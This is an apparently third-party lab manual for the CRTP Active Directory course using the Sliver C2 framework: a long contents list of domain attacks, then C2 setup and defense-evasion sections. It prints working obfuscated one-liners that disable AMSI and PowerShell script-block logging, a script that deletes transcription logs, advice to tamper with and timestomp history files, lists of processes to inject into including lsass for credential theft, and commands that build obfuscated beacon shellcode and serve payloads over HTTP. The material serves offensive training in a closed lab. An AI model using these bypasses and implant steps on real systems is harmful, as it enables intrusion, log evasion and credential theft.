CRTP with Sliver



Table of Contents

Introduction 7

What is Sliver 7

Features 8

Dependencies 8

Objective 9

Lab objective 9

Lab Prerequisites 9

C2 and Attack Infrastructure 11

Lab Defenses and Bypasses 11

PSReadline Command History 11

Script Block Logging 11

Module Logging 12

System-Wide Transcription 13

AntiMalware Scan Interface (AMSI) and Defender 14

Automating PowerShell bypasses using Invisi-Shell 14

Sliver C2 Lab infrastructure 16

Sliver C2 Setup 16

Beacon Operations 18

Process Injection and PPID selection 18

Tool execution 19

Enumeration using LDAP queries 19

Foothold 21

Using Process Injection to invoke shellcode remotely 21

Analysis using Process Hacker 23

Learning Objective 1 24

Enumerating Users 24

Using StandIn 24

Analysis using Process Hacker 30

Using ADSearch 31

Enumerating Computers 33
Using StandIn 33
Using ADSearch 34
Enumerating Domain Administrators 35
Using StandIn 35
Using ADSearch 36
Enumerating Enterprise Administrators 37
Using StandIn 37
Using ADSearch 38
Learning Objective 2 39
List all the OUs 39
Using StandIn 39
Using ADSearch 41
Enumerate DistinguishedName for StudentMachines OU 42
Using StandIn 42
Using ADSearch 43
List all the computers in the StudentMachines OU 44
Using DSQuery 44
List the GPOs 46
Using StandIn 46
Using ADSearch 47
Enumerate GPOs applied on the StudentMachines OU 48
Using StandIn 48
Using ADSearch 49
Learning Objective 3 50
ACL for the Domain Admins group 50
Using ADCollector 50
All modify rights/permissions for studentX 52
Using ADCollector 52
Learning Objective 4 53
Enumerate all domains in the moneycorp.local forest 53

Using DSQuery 53
Map the trusts of the dollarcorp.moneycorp.local domain 54
Using ADSearch 54
Map External trusts in moneycorp.local forest 55
Using ADSearch 55
Identify external trusts of dollarcorp domain 57
Using ADSearch 57
Enumerate Trusts of a trusting forest 58
Using ADSearch 58
Learning Objective 5 59
Enumerating the vulnerable service 59
Using SharpUp 59
Using Seatbelt and Stracciatella 61
Elevate privileges to local administrator 63
Using Remote-sc-* 63
Identify where studentX has local administrative access 67
Using LACheck 67
Command Execution using WMI 68
Command Execution using execute and winrs 71
Lateral Movement using Sa-sc-enum and Scshell 71
Abuse Jenkins to get admin access on the dcorp-ci server 74
Using Process Injection to invoke remote shellcode 74
Learning Objective 6 82
BloodHound Enumeration 82
Using SharpHound.exe 82
Using LACheck 86
Issue with Derivate Local Admin and BloodHound 4.2.0 88
Identify where studentX has local administrative access 89
Learning Objective 7 90
Identify a Domain Admin session 90
Using LACheck 90

Escalate privileges to Domain Admin: using dcorp-ci 92
Using Remote-sc-*, Sa-sc-enum, Scshell and PEzor 92
Escalate privileges to Domain Admin: via derivative admin 101
Using scshell, PEzor & Rubeus 101
Learning Objective 8 105
Extract secrets from the domain controller of dollarcorp 105
Using PEzor, Rubeus and Remote-sc-* 105
Create and abuse a Golden ticket 111
Using PEZor and Rubeus 111
Learning Objective 9 116
Command execution on dcorp-dc via HOST service 116
Using Rubeus, PEzor and Sa-schtasksenum 116
Command execution on dcorp-dc via WMI service 118
Using Rubeus and sharp-wmi 118
Learning Objective 10 120
Execute the Diamond Key attack 120
Using Rubeus 120
Learning Objective 11 122
Abuse the DSRM credential for persistence 122
Using PEzor, and Remote-sc-* 122
Learning Objective 12 128
Check if studentX has DCSync rights 128
Using StandIn 128
Add DCSync rights for studentX and execute the attack 129
Using StandIn and PEzor 129
Learning Objective 13 133
Modify security descriptors on dcorp-dc to get access using PSRemoting and WMI 133
Using PS2EXE, Sharp-wmi, RACE and Stracciatella 133
Execute a Silver Ticket attack to get code execution with WMI 138
Using RACE, PS2EXE, Rubeus and Sharp-WMI 138

Learning Objective 14 143
Perform the Kerberoast attack 143
Using StandIn, Rubeus and Hashcat 143
Learning Objective 15 146
Find a server where Unconstrained Delegation is enabled 146
Using StandIn 146
Using ADSearch 147
Compromise the server and escalate to Domain Admin privileges 148
Using SharpSecDump, Rubeus, LACheck, SpoolSample and Scshell 148
Escalation to Enterprise Admins 155
Using Rubeus, SpoolSample, PEzor and Scshell 155
Learning Objective 16 158
Constrained Delegation user enumeration 158
Using StandIn 158
Using ADSearch 159
Constrained Delegation user abuse 160
Using Rubeus 160
Constrained Delegation computer enumeration 162
Using StandIn 162
Using ADSearch 163
Constrained Delegation computer abuse 164
Using Rubeus 164
Learning Objective 17 166
Enumerate a Computer Object with Write permissions 166
Using StandIn 166
Using Get-RBCD-Threaded 167
Abuse a Computer Object with Write permissions 168
Using StandIn, PEzor, Rubeus 168
Learning Objective 18 174
Escalate to Enterprise Admin using the domain trust key 174
Using PEzor & Rubeus 174

Learning Objective 19 180
Escalate privileges to Enterprise Admin using krbtgt hash 180
Using PEzor and Rubeus 180
Learning Objective 20 184
Access the SharedwithDCorp share on eurocorp.local 184
Using PEzor, Sa-Netshares, & Rubeus 184
Learning Objective 21 189
Enumerating AD CS 189
Using Certify 189
Privilege Escalation to DA and EA using ESC1 191
Using Certify, Openssl and Rubeus 191
Privilege Escalation to DA and EA using ESC3 197
Using Certify, Openssl and Rubeus 197
Learning Objective 22 204
Enumerating SQL Server and Links 204
Using SharpSQL 204
Exploiting SQL Server links 208
Using PS2EXE, PowerUpSQL 208
Learning Objective 23 211
Dumping LSASS Memory 211
Using PS2EXE, PowerUpSQL and minidumpdotnet 211
Lateral Movement – ASR Rules Bypass 217
Using execute and winrs 217
Resources and Tools 221
Closing Note 223

Introduction

What is Sliver


Sliver is primarily an Open-Source command-line interface (CLI) Command and Control (C2) framework built for Adversary Simulation. Sliver Implants support multiple architectures and Operating Systems. Sliver also supports multiple egress C2 call-back protocols such as DNS, mTLS, WireGuard, and HTTP(S). Sliver has the multiplayer option to allow multiple operators to simultaneously command your C2 server. Apart from this Sliver is constantly being updated, maintained and contributed to by the community.

To understand Sliver further refer to its official **documentation here**.



"Bred as living shields, these slivers have proven unruly-they know they cannot be caught."

Features



- Dynamic code generation
- Compile-time obfuscation
- Multiplayer-mode
- Staged and Stageless payloads
- **Procedurally generated C2** over HTTP(S)
- **DNS canary** blue team detection
- **Secure C2** over mTLS, WireGuard, HTTP(S), and DNS
- Fully scriptable using **JavaScript/TypeScript** or **Python**
- Windows process migration, process injection, user token manipulation, etc.
- Let's Encrypt integration
- In-memory .NET assembly execution
- COFF/BOF in-memory loader
- TCP and named pipe pivots

Dependencies

Ideally, we need to use a Linux machine as the authors recommend to run the Sliver server on Linux/MacOS (any OS except windows). We will be using Kali Linux for this lab.

Recommended/Optional Dependencies include mingw-w64 & Metasploit for using all capabilities of the Sliver C2.

Objective

Lab objective

The goal of this lab manual is to operate with the Sliver C2 in the CRTP lab. We perform all lab tasks with a good sense of endpoint OPSEC by avoiding the usage of PowerShell directly, bypassing lab defenses and performing in-memory execution. We will utilize some new/latest tools for various activities such as Enumeration, Lateral Movement, etc.

Lab Prerequisites

Use a web browser or the OpenVPN client to connect to the lab. See the "Connecting to lab" document for more details.

All the tools used in the course are available in **C:\AD\Tools** on your foothold machine. Feel free to upload and test out tools of your choice.

There is no internet access except to **https://portal.azure.com/** to avoid deliberate or accidental misuse.

The lab manual uses terminology for user specific resources. For example, if you see **studentx** and your user ID is **student25**, read **studentx** as **student25** and so on.
PPID/PIDs will be different on each lab machine & might change on every startup, so perform Process Injection appropriately.

Reboot the Foothold VM to try a quick fix if you find issues while performing ticket-based attacks using tools like Rubeus.

Some tools may not produce desired output because of prior impersonation attacks, spawn new Sliver sessions to avoid such issues.

Note the following details before you begin the lab:

- **Foothold VM:** dcorp-stdX -- 172.16.100.X
- **Foothold User:** dcorp\studentX

Except the foothold machine **dcorp-stdx**, all other machines in the lab are reverted daily to revert to their original known state. Make sure to save all your notes offline.

Windows Subsystem for Linux - WSL Ubuntu Core 20.04 is installed on **dcorp-stdx** to simulate Sliver operations from Linux.

While copying code / commands from the lab manual, be sure to replace usernames, AES / RC4 keys etc. in accordance with your lab instance. To Copy content, use standard *CTRL + C* and to Paste try *CTRL + V* or *Right Click* (WSL Ubuntu app requires *Right Click* to paste).

Use this credential (**WSLToTh3Rescue!**) if there is a need to escalate to root on **dcorp-std**x – Ubuntu WSL.

WSL Ubuntu can be spawned from the Windows Terminal or the Ubuntu WSL app as follows.

- Spawn WSL using Ubuntu App: (Try *Right Click* to Paste clipboard)
- Spawn Ubuntu WSL from Windows Terminal: (Try *CTRL + V* to Paste clipboard)

NOTE: Since WSL is installed and sudo privileges are provided, WSL can be abused for privilege escalation on ***dcorp-std****x. However, since AD abuse is the primary focus of this course, we disregard this escalation path.*

C2 and Attack Infrastructure

Lab Defenses and Bypasses

PSReadline Command History

The module PSReadline has been used for a long time now, amongst other things it gives users a Unix like command line experience, including Command History Reuse with CTRL + R. PSReadline stores command history in a file for reuse between sessions. This can be a forensic artifact for any commands physically typed at the console. It can be easily bypassed.

Use the Get-PSReadlineOption and note the HistorySavePath property value. This file contains the PowerShell command history.

```
PS C:\> (Get-PSReadlineOption).HistorySavePath

C:\Users\studentX\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\Con
soleHost_history.txt
```

To search a pattern across all history files of all users run the following command in an elevated shell.

```
PS C:\> Select-String -Path C:\Users\*\AppData\Roaming\Microsoft\Windows\Powe
rShell\PSReadline\*. txt -Pattern 'mimikatz'
```

Bypass PSReadline by removing its functionality using the following command for the current session.

```
PS C:\> Remove-Module PSReadline
```

An alternative would be to modify the ConsoleHost_history.txt file by removing/altering only performed malicious activity from the file and using tools like **SharpStomp** to timestomp the file back to its original modified date.

Script Block Logging

Script block logging logs contents of all the script blocks processed by the PowerShell engine regardless of the host used. Longer scripts will be split between multiple **4104** events with the same ScriptBlock ID. If you enable Invocation Logging, then **4105** will indicate the beginning of a session and **4106** the end of a session. Due to the logging volume Invocation Logging is usually not enabled.

We can use either Windows Event Viewer or PowerShell in this case to see if you can find the Add-Type command in the Microsoft-Windows-PowerShell/Operational log under event ID **4104**.

```
PS C:\> Get-WinEvent -LogName 'Microsoft-Windows-PowerShell/Operational' -Fil
terXPath '*[System[(EventID=4104)]]' -MaxEvents 5 | Format-Table TimeCreated,
 Message -Wrap
```

To Bypass Script Block logging, we can use the following **one-liner**:

```
PS C:\> [Reflection.Assembly]::"l`o`AdwIThPa`Rti`AlnamE"(('S'+'ystem'+'.C'+'o
re')."g`E`TTYPE"(('Sys'+'tem.Di'+'agno'+'stics.Event'+'i'+'ng.EventProv'+'i'
+'der'))."gET`FI`eLd"(('m'+'_'+'enabled'),('NonP'+'ubl'+'ic'+',Instance'))."s
eTVa`l`Ue"([Ref]."a`sSem`BlY"."gE`T`TyPE"(('Sys'+'tem'+'.Mana'+'ge'+'ment.Aut
'+'o'+'mation.Tracing.'+'PSEtwLo'+'g'+'Pro'+'vi'+'der'))."gEtFIe`Ld"(('e'+'tw
'+'Provid'+'er'),('N'+'o'+'nPu'+'b'+'lic,Static'))."gE`Tva`lUe"($null),0)
```

As before this works for the current session.

Execute the sbloggingbypass.ps1 one-liner and verify that the bypass works after execution as follows.

```
PS C:\> C:\AD\Tools\sbloggingbypass.ps1
PS C:\> Get-WinEvent -FilterHashtable @{ProviderName="Microsoft-Windows-Power
Shell"; Id=4104} | Measure | % Count
6

# Test Command that generates a 4104 event
PS C:\> Get-Module -ListAvailable | Format-Table Name, LogPipelineExecutionDe
tails

PS C:\> Get-WinEvent -FilterHashtable @{ProviderName="Microsoft-Windows-Power
Shell"; Id=4104} | Measure | % Count
6
```

Module Logging

This feature was introduced in Windows PowerShell 3.0 that logs pipeline execution and command execution events. It is entirely dictated by the LogPipelineExecutionDetails property of the module.

Module logging appears in two places, we will be focusing on PowerShell 5.0:

PowerShell 5.0:

```
PS C:\> Get-WinEvent -LogName "windows Powershell"
```

While enumerating PowerShell event logs, we notice that modules have a property called LogPipelineExecutionDetails which by default is set to "False", the ones set to "True" have module logging enabled.

```
PS C:\> Get-Module -ListAvailable | Format-Table Name, LogPipelineExecutionDe
tails

Name                                        LogPipelineExecutionDetails
----                                        ---------------------------
Microsoft.PowerShell.Operation.Validation                         False
PackageManagement                                                 False
Pester                                                            False
PowerShellGet                                                     False

[.......snip..... ]
```

To bypass module logging we can modify the setting of the enabled modules and set it to false. Some commandlets like Get-Command use the Microsoft.Powershell.Core PowerShell snap-in that is still used by modern PowerShell. To disable module logging for the core PowerShell commands, we need to run the following commands.

```
PS C:\> Get-WinEvent -LogName "windows Powershell" | Measure | % Count
7
PS C:\> $module = Get-Module Microsoft.PowerShell.Utility
PS C:\> $module.LogPipelineExecutionDetails = $false
PS C:\> $Snapin = Get-PSSnapin Microsoft.PowerShell.Core
PS C:\> $Snapin.LogPipelineExecutionDetails = $false

# Test Command for Module Log
PS C:\> Get-Command
PS C:\> Get-WinEvent -LogName "windows Powershell" | Measure | % Count
7
```

After executing the above command, we couldn't find any additional **4103 event logs**.

System-Wide Transcription

The Start-Transcript cmdlet Enables transcription (console logging) for everything (powershell.exe, PowerShell ISE, custom hosts - .NET DLL, msbuild, installutil etc.) which uses the PowerShell engine (System.Management.Automation NameSpace/dll). Windows PowerShell 5.0 introduced nested and system-wide transcription capabilities. This policy will automatically record all commands and output them into log files in a directory that you specify. The directory should be created automatically.

A threat actor could simply delete transcript files to cover their tracks if the log path isn't obscure and there are no access controls to harden the path.

Here is a snippet to read the Transcription Logging Path from the registry and purge all transcript files.

```
PS C:\> $basePath = "HKLM:\Software\Policies\Microsoft\Windows\PowerShell\Tra
nscription"
if(Test-Path $basePath) {
    $a = Get-ItemProperty $basePath -Name OutputDirectory | Select-Object -Ex
pandProperty OutputDirectory
    If (!$?) {'Not Configured'} Else {
        If (Test-Path -Path $a) {
            Get-ChildItem -Path $a -Recurse |
            Remove-Item -Force -Confirm:$false -Recurse
        } Else {
            'Log path not found.'
        }
    }
} Else {
    'Not Configured'
}
```

An alternative would be to modify the transcript files removing/altering only performed malicious activity from the files and using tools like **SharpStomp** to timestomp the file back to its original modified date.

AntiMalware Scan Interface (AMSI) and Defender

Microsoft Defender is an antivirus component of Microsoft Windows. It mainly uses static signatures and heuristic analysis to alert for malicious files on disk.

Antimalware Scan Interface (AMSI) is ideally used to integrate applications and services with antimalware products that provide enhanced malware protection. AMSI, allows detection of malicious scripts regardless of input method (disk, encodedcommand, in-memory) and the provides registered antivirus access to contents of a script before execution. You will find these alerts in the log Microsoft-Windows-Windows Defender/Operational with event ID **1116** and **1117**.

Using either Windows Event Viewer or in this case PowerShell we can find flagged sources like the Invoke-Mimikatz command in the Microsoft-Windows-Windows Defender/Operational log under event IDs **1116** or **1117**.

```
PS C:\> Get-WinEvent -LogName 'Microsoft-Windows-Windows Defender/Operational
' -FilterXPath "*[System[((EventID=1116) or (EventID=1117))]]" -MaxEvents 5 |
 Format-Table TimeCreated, Message -Wrap
```

We should use an AMSI Bypass that itself isn't detected by defender. Some useful sources are **Amsi-Bypass-Powershell** and **amsi.fail**. We can obfuscate the original AMSI bypass script by leveraging tools such as **Invoke-Obfuscation** and **chameleon** to bypass detections. We will use the following obfuscated bypass to bypass AMSI during the lab.

```
PS C:\> S`eT-It`em ( 'V'+'aR' +  'IA' + (("{1}{0}"-f'1','blE:')+'q2')  + ('uZ'+'x')
) ( [TYpE](  "{1}{0}"-F'F','rE'  ) )  ;       (    Get-varI`A`BLE  ( ('1Q'+'2U')
+'zX'  )  -VaL  )."A`ss`Embly"."GET`TY`Pe"((  "{6}{3}{1}{4}{2}{0}{5}" -
f('Uti'+'l'),'A',('Am'+'si'),(("{0}{1}"  -f
'.M','an')+'age'+'men'+'t.'),('u'+'to'+("{0}{2}{1}"  -f
'ma','.','tion')),'s',(("{1}{0}"-f  't','Sys')+'em')  ) )."g`etf`iElD"(  (
"{0}{2}{1}"  -f('a'+'msi'),'d',('I'+("{0}{1}"  -f  'ni','tF')+("{1}{0}"-f  'ile','a'))
),(  "{2}{4}{0}{1}{3}"  -f  ('S'+'tat'),'i',('Non'+("{1}{0}"  -
f'ubl','P')+'i'),'c','c,'  ))."sE`T`VaLUE"(  ${n`ULl},${t`RuE}  )
```

Automating PowerShell bypasses using Invisi-Shell

Invisi-Shell is a tool to bypass AMSI, ScriptBlock Logging, System Wide Transcript and Module Logging at startup by hooking .NET assemblies. This tool can help perform the same PowerShell Bypasses in an easier and automated fashion.

Run either of the batch files depending on if you have local administrator privileges or not: RunWithPathAsAdmin.bat or RunWithRegistryNonAdmin.bat.

```
# Using non-admin privileges
PS C:\> C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat
```

```
# Using admin privileges
PS C:\> C:\AD\Tools\InviShell\RunWithPathAsAdmin.bat
```

Sliver C2 Lab infrastructure

For this lab we set up Sliver on WSL. We use version **v1.5.41** from the **official release page**.

All that is needed to host Sliver is the **sliver-server**(C2 Server) and the **sliver-client** (C2 multiplayer client) binaries.

The student-VM (dcorp-stdX) is used as an initial foothold (via an assumed breach scenario) and is used to pivot onto other machines via pivots.

Only dcorp-stdX connects back to the Sliver C2 via HTTPS and all other lab machines connect back to send C2 traffic to dcorp-stdX via TCP pivots which ultimately is relayed back by the foothold **HTTPS** channel onto the Sliver C2.

Sliver C2 Setup

Sliver has been downloaded and is located at **C:\AD\Tools\Sliver**. Corresponding Defender Exceptions have been added for successful compilation of beacons and implants. All tools used by Sliver can be found at **C:\AD\Tools\Sliver** and generated implants at **C:\AD\Tools\Sliver\Implants**

Spawn a WSL Ubuntu prompt. Execute the **sliver-server** executable to start the Sliver C2 server.

```
wsluser@dcorp-studentX:~$ cd /mnt/c/AD/Tools/Sliver
wsluser@dcorp-studentX:/mnt/c/AD/Tools/Sliver$ sudo ./sliver-server
[sudo] password for wsluser: WSLToTh3Rescue!
```

Sliver supports multiple egress callback protocols like mTLS, DNS and HTTPS. In this case we use HTTPS for egress callbacks. Start a HTTPS listener to listen on port 443 for C2 traffic.

*NOTE: It is possible to use custom certificates for HTTPS encryption. List active egress listeners using the **jobs** command.*

```
[server] sliver > https
[*] Starting HTTPS :443 listener ...
[*] Successfully started job #1
```

Generate HTTPS beacon shellcode with basic obfuscation features enabled.


```
[server] sliver > generate -b https://172.16.100.X -e -f shellcode -N dcorp-std_https -s ./Implants/dcorp-std_https.bin

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 2m6s
[*] Encoding shellcode with shikata ga nai ... success!
[*] Implant saved to /mnt/c/ad/tools/Sliver/Implants/dcorp-std_https.bin
```

Setup a python3 / HFS webserver on port 80 from a new Ubuntu prompt to deliver all tools, shellcode and payloads onto the target environment from **/mnt/c/AD/Tools/Sliver/Implants**.

```
wsluser@dcorp-studentX:~$ cd /mnt/c/AD/Tools/Sliver/Implants

wsluser@dcorp-studentX:~$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:8080/)
```



Beacon Operations

Process Injection and PPID selection


Sliver supports a variety of process injection methods and supports **execute-assembly** (uses the fork and run technique, which is to spawn a new sacrificial process, inject your post-exploitation malicious code into that new process, execute our malicious code and when finished, kill the new process) to execute external tools like StandIn in the memory of seemingly benign processes. We will be using these methods to perform C#/.NET compatible tool execution in memory throughout the lab.

Commonly abused processes for process injection are as follows.

- lsass.exe (credential theft)
- calc.exe (evasion)
- notepad.exe (evasion)
- svchost.exe (evasion)
- backgroundtaskhost.exe (application control bypass)
- dllhost.exe (commonly used to host COM components, adversaries often inject into this process in order to blend in to a process that executes often and is expected to have a short lifetime).
- regsvr32.exe (application control bypass and other evasion)
- searchprotocolhost.exe (application control bypass and other evasion).
- werfault.exe (evasion)
- wuauclt.exe (evasion)
- spoolsv.exe (evasion)

PPID spoofing is a technique that allows attackers to start programs with an arbitrary parent process set. This helps attackers make it look as if their programs were spawned by another process (instead of the one that would have spawned it if no spoofing was done) and it may help evade detections, that are based on parent/child process relationships.

- Illegitimate and unlikely parent/child relationships can help in detection, for example WINWORD.exe spawning a malicious rundll32.exe/cmd.exe is suspicious and a potential IOC.
- We can abuse legitimate parent/child process relationships to blend in and stay hidden for better OPSEC. Analyzing with Process Hacker we see a common legitimate relationship with svchost.exe launching RuntimeBroker.exe / sihost.exe / taskhostw.exe / SearchUI.exe etc. We will impersonate such legitimate relationships to execute our injection tasks from to stay hidden.



svchost.exe	692			6.91 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Ser...
RuntimeBroker.exe	3392			8.79 MB	dcorp\student640	Runtime Broker
ShellExperienceH...	4064			16.54 MB	dcorp\student640	Windows Shell Experience Host
SearchUI.exe	2476			56.66 MB	dcorp\student640	Search and Cortana application
dllhost.exe	5096			1.91 MB	dcorp\student640	COM Surrogate
WmiPrvSE.exe	4780			9.37 MB	N...\NETWORK SERVICE	WMI Provider Host
WmiPrvSE.exe	3664			2.16 MB	NT A...\LOCAL SERVICE	WMI Provider Host
WmiPrvSE.exe	3668			5.34 MB	NT AUTHORITY\SYSTEM	WMI Provider Host
svchost.exe	756	0.02		4.13 MB	N...\NETWORK SERVICE	Host Process for Windows Ser...
svchost.exe	896			21.55 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Ser...
sihost.exe	3516			3.76 MB	dcorp\student640	Shell Infrastructure Host
taskhostw.exe	3552			4.37 MB	dcorp\student640	Host Process for Windows Tas...
GoogleUpdate.exe	3588			2.22 MB	NT AUTHORITY\SYSTEM	Google Installer
GoogleCrashH...	4412			1.65 MB	NT AUTHORITY\SYSTEM	Google Crash Handler
GoogleCrashH...	4488			1.52 MB	NT AUTHORITY\SYSTEM	Google Crash Handler
svchost.exe	904	0.12	635 B/s	54.66 MB	N...\NETWORK SERVICE	Host Process for Windows Ser...
rdpclip.exe	3368			2.08 MB	dcorp\student640	RDP Clipboard Monitor

Tool execution

Sliver has inbuilt modules to perform common beacon tasks and exploitation. Apart from inbuilt modules, Sliver has an **armory** from which commonly used exploitation tools can be downloaded and used as in-built commands/modules.

Any other external tool that is a .NET assembly can be executed via **execute-assembly** and **inline-execute-assembly** (Not all .NET assemblies are necessarily compatible).

execute-assembly built into Sliver allows both remote process injection via fork and run methods with appropriate PPID spoofing along with Self-Process injection. Self-process injection supports usage of the inbuilt AMSI and ETW bypasses.

inline-execute-assembly like **execute-assembly** built into Sliver was mainly created for Self-Process injection to avoid the Fork and Run execution technique.

Enumeration using LDAP queries

Parts of the domain enumeration process are performed using raw LDAP queries. To understand LDAP queries and their syntax look at this blog by Microsoft:
https://social.technet.microsoft.com/wiki/contents/articles/5392.active-directory-ldap-syntax-filters.aspx

Here is a useful cheat sheet for the most popular LDAP queries and syntax:
https://gist.github.com/jonlabelle/0f8ec20c2474084325a89bc5362008a7

Under the hood most tools use LDAP queries and understanding them helps to perform active directory enumeration/exploitation better. It gives the user the power to write custom LDAP searches if needed.

Since PowerView/SharpView are detected in the modern day, a suitable replacement to perform most of their enumeration functionality is by using a tool that supports custom LDAP queries like StandIn and ADSearch.

A good way to understand what LDAP queries are performed by a tool is to turn on the verbosity flag and look for what LDAP queries the tool makes such as the follows.

```
[server] sliver (dcorp-std_https) > execute-assembly -i -t 80
'/mnt/c/AD/Tools/Sliver/SharpView.exe' 'Get-DomainSID -verbose'

[*] Output:
[Get-DomainSearcher] search base: LDAP://DCORP-DC.DOLLARCORP.MONEYCORP.LOCAL/
DC=DOLLARCORP,DC=MONEYCORP,DC=LOCAL
[Get-DomainComputer] Using additional LDAP filter: (userAccountControl:1.2.84
0.113556.1.4.803:=8192)
[Get-DomainComputer] Get-DomainComputer filter string: (&(samAccountType=8053
06369)(userAccountControl:1.2.840.113556.1.4.803:=8192))

S-1-5-21-1874506631-3219952063-538504511
```

NOTE: Any tool that consecutively performs LDAP queries will cause alerts over protections like MDI and ATP. In a real engagement it would be advised to perform such enumeration over long time intervals.

Foothold

Using Process Injection to invoke shellcode remotely

Assuming we have access to the foothold VM - dcorp-stdX (172.16.100.X) via assumed breach, we will leverage Sliver on the same machine to gain a foothold beacon.

We can use a PE Loader to perform Process Injection into a target process by downloading/invoking remotely hosted shellcode. We will be using a dropper that leverages NtAPIs to avoid detections called NtDropper (currently closed source) to perform this using the already generated dcorp-std_https.bin shellcode hosted using the python3/HFS webserver.

Execution Flow: NtDropper Dropper --> Invoke shellcode --> ProcessInjection

